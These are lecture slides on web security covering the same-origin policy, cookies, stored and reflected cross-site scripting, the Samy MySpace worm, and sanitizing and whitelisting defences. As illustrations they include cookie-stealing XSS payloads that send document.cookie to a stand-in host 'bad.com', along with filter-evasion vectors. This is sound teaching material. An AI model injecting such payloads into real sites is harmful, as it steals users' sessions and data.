- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` page
  - Read user keystrokes from a `bank.com` page
 - Read cookies belonging to `bank.com`

Same Origin Policy

- Browsers provide isolation for javascript via **SOP**

- Browser associates **web page elements**…
  - Layout, cookies, events

- …with their **origin**
  - Hostname (`bank.com`) that provided them

*SOP = **only** scripts received from a web page's **origin***
have access to the page's elements

Cookies and SOP

Set-Cookie: `edition=us;` `expires=Wed, 18-Feb-2015 08:20:34 GMT;` `path=/;` `domain=.zdnet.com`

Client

Browser

(Private)
Data

Semantics

- Store "us" under the key "edition"

- This value was no good as of Wed Feb 18…

- This value should only be readable by any domain ending in `.zdnet.com`

- This should be available to any resource within a subdirectory of `/`

- Send the cookie with any future requests to `<domain>/<path>`

Cross-site scripting (XSS)

XSS: Subverting the SOP

- Site `attacker.com` provides a malicious script

- Tricks the user's browser into believing that the script's origin is `bank.com`
  - Runs with `bank.com`'s access privileges

- One general approach:
  - Get server of interest (`bank.com`) to actually send the attacker's script to the user's browser
 - Will pass SOP because it's from the right origin!

Two types of XSS

1. Stored (or "persistent") XSS attack

   - Attacker leaves script on the `bank.com` server

   - Server later unwittingly sends it to your browser

   - Browser executes it within same origin as bank.com

Stored XSS attack

GET http://bad.com/steal?c=document.cookie

bad.com

Client

⑤ Steal valuable data

Browser

② Request content

③ Receive malicious script

① Inject malicious script

④

Execute the malicious script *as though the server meant us to run it*

⑤ Perform attacker action

bank.com

GET http://bank.com/transfer?amt=9999&to=attacker

Stored XSS Summary

- **Target**: User with *Javascript-enabled browser* who visits *user-influenced content* on a vulnerable web service

- **Attack goal**: Run script in user's browser with same access as provided to server's regular scripts (i.e., subvert SOP)

- **Attacker needs**: Ability to leave content on the web server (forums, comments, custom profiles)
  - Optional: a server for receiving stolen user information

- **Key trick**: Server fails to ensure uploaded content does not contain embedded scripts

Where have we heard this before?

Your friend and mine, Samy

- Samy embedded Javascript in his MySpace page (2005)
  - MySpace servers attempted to filter it, but failed

- Users who visited his page ran the program, which
  - Made them friends with Samy
  - Displayed "but most of all, Samy is my hero" on profile
  - Installed script in their profile to propagate

- From 73 to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend

Felony computer hacking; banned from computers for 3 years

SAMY IS MY HERO

Two types of XSS

1. Stored (or "persistent") XSS attack

   - Attacker leaves their script on the `bank.com` server

   - The server later unwittingly sends it to your browser

   - Your browser, none the wiser, executes it within the same origin as the `bank.com` server

2. Reflected XSS attack

   - Attacker gets you to send `bank.com` a URL that includes Javascript

   - `bank.com` *echoes* the script back to you in its response

   - Your browser executes the script in the response within the same origin as bank.com

Reflected XSS attack

Client

Browser

bad.com

① Visit web site

② Receive malicious page

⑥ Steal valuable data

③ Click on link

④ **Echo user input**

⑥ Perform attacker action

⑤
Execute the
malicious script
*as though the
server meant us
to run it*

URL specially crafted
by the attacker

bank.com

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

`http://victim.com/search.php?term=socks`

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks:
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
    <script> window.open(
      "http://bad.com/steal?c="
      + document.cookie)
    </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com's origin

Reflected XSS Summary

- **Target**: User with *Javascript-enabled browser*; vulnerable web service that includes parts of URLs it receives in the output it generates

- **Attack goal**: Run script in user's browser with same access as provided to server's regular scripts (subvert SOP)

- **Attacker needs**: Get user to click on specially-crafted URL.
  - Optional: A server for receiving stolen user information

- **Key trick**: Server does not ensure its output does not contain foreign, embedded scripts

XSS Defense: Filter/Escape

- One possible defense is **sanitizing**: remove executable portions of user-provided content
  - `<script>` … `</script>` or `<javascript>` … `</javascript>`
  - Libraries exist for this purpose

Did you find everything?

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:

  - ```
    <div style="background-image:
    url(javascript:alert('JavaScript'))">...</div>
    ```

  - ```
    <XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><!
    [CDATA[cript:alert('XSS');">]]>
    ```

- Worse: browsers "help" by parsing broken HTML

- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter

Better defense: White list

- Instead of trying to sanitize, validate all

  - headers,

  - cookies,

  - query strings,

  - form fields, and

  - hidden fields (i.e., all parameters)

- … against a rigorous spec of what should be allowed.

- Example: Instead of supporting full document markup language, use a simple, restricted subset

  - E.g., markdown

XSS vs. CSRF

- Do not confuse the two:

- XSS exploits the trust a client browser has in data sent from the legitimate website

  - So the attacker tries to control what the website sends to the client browser

- CSRF exploits the trust a legitimate website has in data sent from the client browser

  - So the attacker tries to control what the client browser sends to the website

Input validation, ad infinitum

- Many other web-based bugs, ultimately due to **trusting external input** (too much)

Takeaways: Verify before trust

- Improperly validated input causes **many** attacks

- Common to solutions: ***check*** or ***sanitize*** **all data**
    - **Whitelisting**: More secure than blacklisting
    - **Checking**: More secure than sanitization
        - Proper sanitization is *hard*
    - **All data**: Are you sure you found all inputs?
    - Don't roll your own: libraries, frameworks, etc.